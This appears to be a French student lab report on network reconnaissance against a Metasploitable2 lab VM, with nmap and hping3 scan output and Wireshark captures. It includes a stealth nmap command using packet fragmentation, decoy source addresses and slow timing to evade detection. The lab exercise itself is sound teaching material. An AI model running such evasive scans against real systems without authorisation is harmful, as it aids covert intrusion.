
3) scan complet nmap / scan FUD

a) scan complet nmap

Ici, j’ai réalisé un scan complet de la machine 192.168.2.3 et stocké le résultat dans un fichier result.txt.
Nous pouvons voir que le port 21/TCP est ouvert. Le service FTP tourne dessus avec vsftp 2.3.4. Une connexion anonyme au FTP à été autorisé. Nous allons donc par la suite exploiter cette faille.




```
root@Kali:~# nmap -A 192.168.2.3 -oX result.xml
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-24 16:45 CEST
Nmap scan report for 192.168.2.3
Host is up (0.00062s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.2.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet?
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2            111/tcp  rpcbind
|_  100000  2            111/udp  rpcbind
```



```
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     Java RMI Registry
1524/tcp open  bindshell    Metasploitable root shell
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2019-10-24T14:48:18+00:00; 0s from scanner time.
5900/tcp open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:50:48:F5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.62 ms 192.168.2.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 189.31 seconds
```

Sur la capture Wireshark, nous pouvons voir que plusieurs ports sont testés à la suite par exemple le port 21,23,113,46632 etc.




No.	Time	Source	Destination	Protocol	Length	Info	Source port
43428	166.522089774	192.168.2.1	192.168.2.3	TCP	66	50546 → 5900 [FIN, ACK] Seq=13 Ack=33 Win=29312 Len=0 TSval=3132168880 TSecr=601912	50546
43429	166.523095926	192.168.2.3	192.168.2.1	TCP	66	5900 → 50546 [FIN, ACK] Seq=33 Ack=14 Win=5824 Len=0 TSval=601922 TSecr=3132168880	5900
43430	166.523131199	192.168.2.1	192.168.2.3	TCP	66	50546 → 5900 [ACK] Seq=14 Ack=34 Win=29312 Len=0 TSval=3132168881 TSecr=601922	50546
43431	166.573512885	192.168.2.1	192.168.2.3	TCP	74	38754 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3132168932 TSecr=0 …	38754
43432	166.574291703	192.168.2.3	192.168.2.1	TCP	74	21 → 38754 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=601927 TS…	21
43433	166.574337662	192.168.2.1	192.168.2.3	TCP	66	38754 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3132168933 TSecr=601927	38754
43434	166.582732722	192.168.2.3	192.168.2.1	FTP	86	Response: 220 (vsFTPd 2.3.4)	21
43435	166.582758675	192.168.2.1	192.168.2.3	TCP	66	38754 → 21 [ACK] Seq=1 Ack=21 Win=29312 Len=0 TSval=3132168941 TSecr=601928	38754
43436	166.673780702	192.168.2.1	192.168.2.3	FTP	76	Request: AUTH TLS	38754
43437	166.673981101	192.168.2.3	192.168.2.1	TCP	66	21 → 38754 [ACK] Seq=21 Ack=11 Win=5824 Len=0 TSval=601937 TSecr=3132169032	21
43438	166.674158721	192.168.2.3	192.168.2.1	FTP	104	Response: 530 Please login with USER and PASS.	21
43439	166.674163682	192.168.2.1	192.168.2.3	TCP	66	38754 → 21 [ACK] Seq=11 Ack=59 Win=29312 Len=0 TSval=3132169032 TSecr=601937	38754
43440	166.773483371	192.168.2.1	192.168.2.3	FTP	72	Request: QUIT	38754
43441	166.773741567	192.168.2.3	192.168.2.1	FTP	80	Response: 221 Goodbye.	21
43442	166.773753593	192.168.2.1	192.168.2.3	TCP	66	38754 → 21 [ACK] Seq=17 Ack=73 Win=29312 Len=0 TSval=3132169132 TSecr=601947	38754
43443	166.773768122	192.168.2.3	192.168.2.1	TCP	66	21 → 38754 [FIN, ACK] Seq=73 Ack=17 Win=5824 Len=0 TSval=601947 TSecr=3132169132	21
43444	166.775574015	192.168.2.3	192.168.2.1	TELNET	78	Telnet Data ...	23
43445	166.775585110	192.168.2.1	192.168.2.3	TCP	54	46632 → 23 [RST] Seq=20 Win=0 Len=0	46632
43446	166.775789947	192.168.2.3	95.128.151.232	DNS	84	Standard query 0x3588 PTR 1.2.168.192.in-addr.arpa	55241
43447	166.787228213	192.168.2.3	192.168.2.1	TCP	74	49388 → 113 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=601949 TSecr=0 WS=64	49388
43448	166.787245423	192.168.2.1	192.168.2.3	TCP	54	113 → 49388 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	113
43449	166.787525359	192.168.2.3	192.168.2.1	TCP	122	2121 → 42302 [PSH, ACK] Seq=1 Ack=50 Win=5824 Len=56 TSval=601949 TSecr=3132154130	2121


b) Scan furtive (FUD)

Par la suite, j'ai réalisé un scan furtive toujours avec nmap.
En théorie je devrais utiliser le paramètre --spoof-mac cisco cependant cela ne marchait pas aujourd'hui. J'ai aussi mis la valeur de mon T à 4 pour accélérer la recherche. Cependant dans un cas pratique, il faut utiliser le T0.

```
nmap  -sS -sV -n -T4 -f --data-length 24 --max-parallelism 1 --max-hostgroup 1 -D192.168.2.10,192.168.2.11 -p T:21,22,80 -oN nmap-fud.txt
192.168.2.3
```




```
root@Kali:~# man nmap
root@Kali:~# nmap -sS -sV -n -T4 -f --data-length 24 --max-parallelism 1 --max-hostgroup 1 -D192.168.2.10,192.168.2.11 -p T:21,22,80 -oN nmap-fud.txt 192.168.2.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-24 17:30 CEST
Nmap scan report for 192.168.2.3
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:50:48:F5 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.67 seconds
root@Kali:~#
```



```
16 0.002037639   192.168.2.11    192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=8, ID=5e04) [Reassembled in #20]
17 0.002080658   192.168.2.11    192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=16, ID=5e04) [Reassembled in #20]
18 0.002123261   192.168.2.11    192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=24, ID=5e04) [Reassembled in #20]
19 0.002165365   192.168.2.11    192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=32, ID=5e04) [Reassembled in #20]
20 0.002207334   192.168.2.11    192.168.2.3    TCP     42 44633 → 80 [SYN] Seq=0 Win=1024 Len=24 MSS=1460                          44633
21 0.002536865   192.168.2.3     192.168.2.1    TCP     60 80 → 44633 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460                   80
22 0.002549512   192.168.2.1     192.168.2.3    TCP     54 44633 → 80 [RST] Seq=1 Win=0 Len=0                                       44633
23 0.002629876   192.168.2.10    192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=0, ID=19ad) [Reassembled in #28]
24 0.002700741   192.168.2.10    192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=8, ID=19ad) [Reassembled in #28]
25 0.002725064   192.168.2.10    192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=16, ID=19ad) [Reassembled in #28]
26 0.002738913   192.168.2.10    192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=24, ID=19ad) [Reassembled in #28]
27 0.002752558   192.168.2.10    192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=32, ID=19ad) [Reassembled in #28]
28 0.002767731   192.168.2.10    192.168.2.3    SSH     42 Client: Encrypted packet (len=24)                                        44633
29 0.002783073   192.168.2.1     192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=0, ID=19ad) [Reassembled in #34]
30 0.002797134   192.168.2.1     192.168.2.3    IPv4    42 Fragmented IP protocol (proto=TCP 6, off=8, ID=19ad) [Reassembled in #34]
```


4) Hping3

Par la suite, j’ai réalisé un scan de la machine 192.168.2.3 pour voir les ports actifs avec la commande *hping3 192.168.2.3 --scan 0-1024 -S.* J’ai scanné tous les ports entre 0 et 1024.




```
Not responding ports:
root@Kali:~# hping3 192.168.2.3 --scan 0-1024 -S
Scanning 192.168.2.3 (192.168.2.3), port 0-1024
1025 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp        : .S..A...  64     0  5840    46
   22 ssh        : .S..A...  64     0  5840    46
   23 telnet     : .S..A...  64     0  5840    46
   80 http       : .S..A...  64     0  5840    46
  111 sunrpc     : .S..A...  64     0  5840    46
  512 exec       : .S..A...  64     0  5840    46
  513 login      : .S..A...  64     0  5840    46
  514 shell      : .S..A...  64     0  5840    46
All replies received. Done.
Not responding ports:
```

Sur la première capture Wireshark, nous pouvons voir les différents paquets émis sur les ports 290, 291,293, etc. Nous pouvons voir dans la deuxième capture une réponse de l’hote pour le port 80 avec un SYN/ACK.




	Time	Source	Destination	Protocol	Length	Info	Source port
592	0.839692821	192.168.2.3	192.168.2.1	TCP	60	290 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	290
593	0.839726491	192.168.2.1	192.168.2.3	TCP	54	2506 → 292 [SYN] Seq=0 Win=512 Len=0	2506
594	0.839765863	192.168.2.3	192.168.2.1	TCP	60	291 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	291
595	0.839768621	192.168.2.3	192.168.2.1	TCP	60	292 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	292
596	0.839802415	192.168.2.1	192.168.2.3	TCP	54	2506 → 293 [SYN] Seq=0 Win=512 Len=0	2506
597	0.839879048	192.168.2.1	192.168.2.3	TCP	54	2506 → 294 [SYN] Seq=0 Win=512 Len=0	2506
598	0.839937987	192.168.2.3	192.168.2.1	TCP	60	293 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	293
599	0.839979287	192.168.2.1	192.168.2.3	TCP	54	2506 → 295 [SYN] Seq=0 Win=512 Len=0	2506
600	0.840022290	192.168.2.3	192.168.2.1	TCP	60	294 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	294
601	0.840054618	192.168.2.1	192.168.2.3	TCP	54	2506 → 296 [SYN] Seq=0 Win=512 Len=0	2506
602	0.840097502	192.168.2.3	192.168.2.1	TCP	60	295 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	295
603	0.840129420	192.168.2.1	192.168.2.3	TCP	54	2506 → 297 [SYN] Seq=0 Win=512 Len=0	2506
604	0.840181871	192.168.2.3	192.168.2.1	TCP	60	296 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	296
605	0.840184673	192.168.2.3	192.168.2.1	TCP	60	297 → 2506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	297
606	0.840263336	192.168.2.1	192.168.2.3	TCP	54	2506 → 298 [SYN] Seq=0 Win=512 Len=0	2506
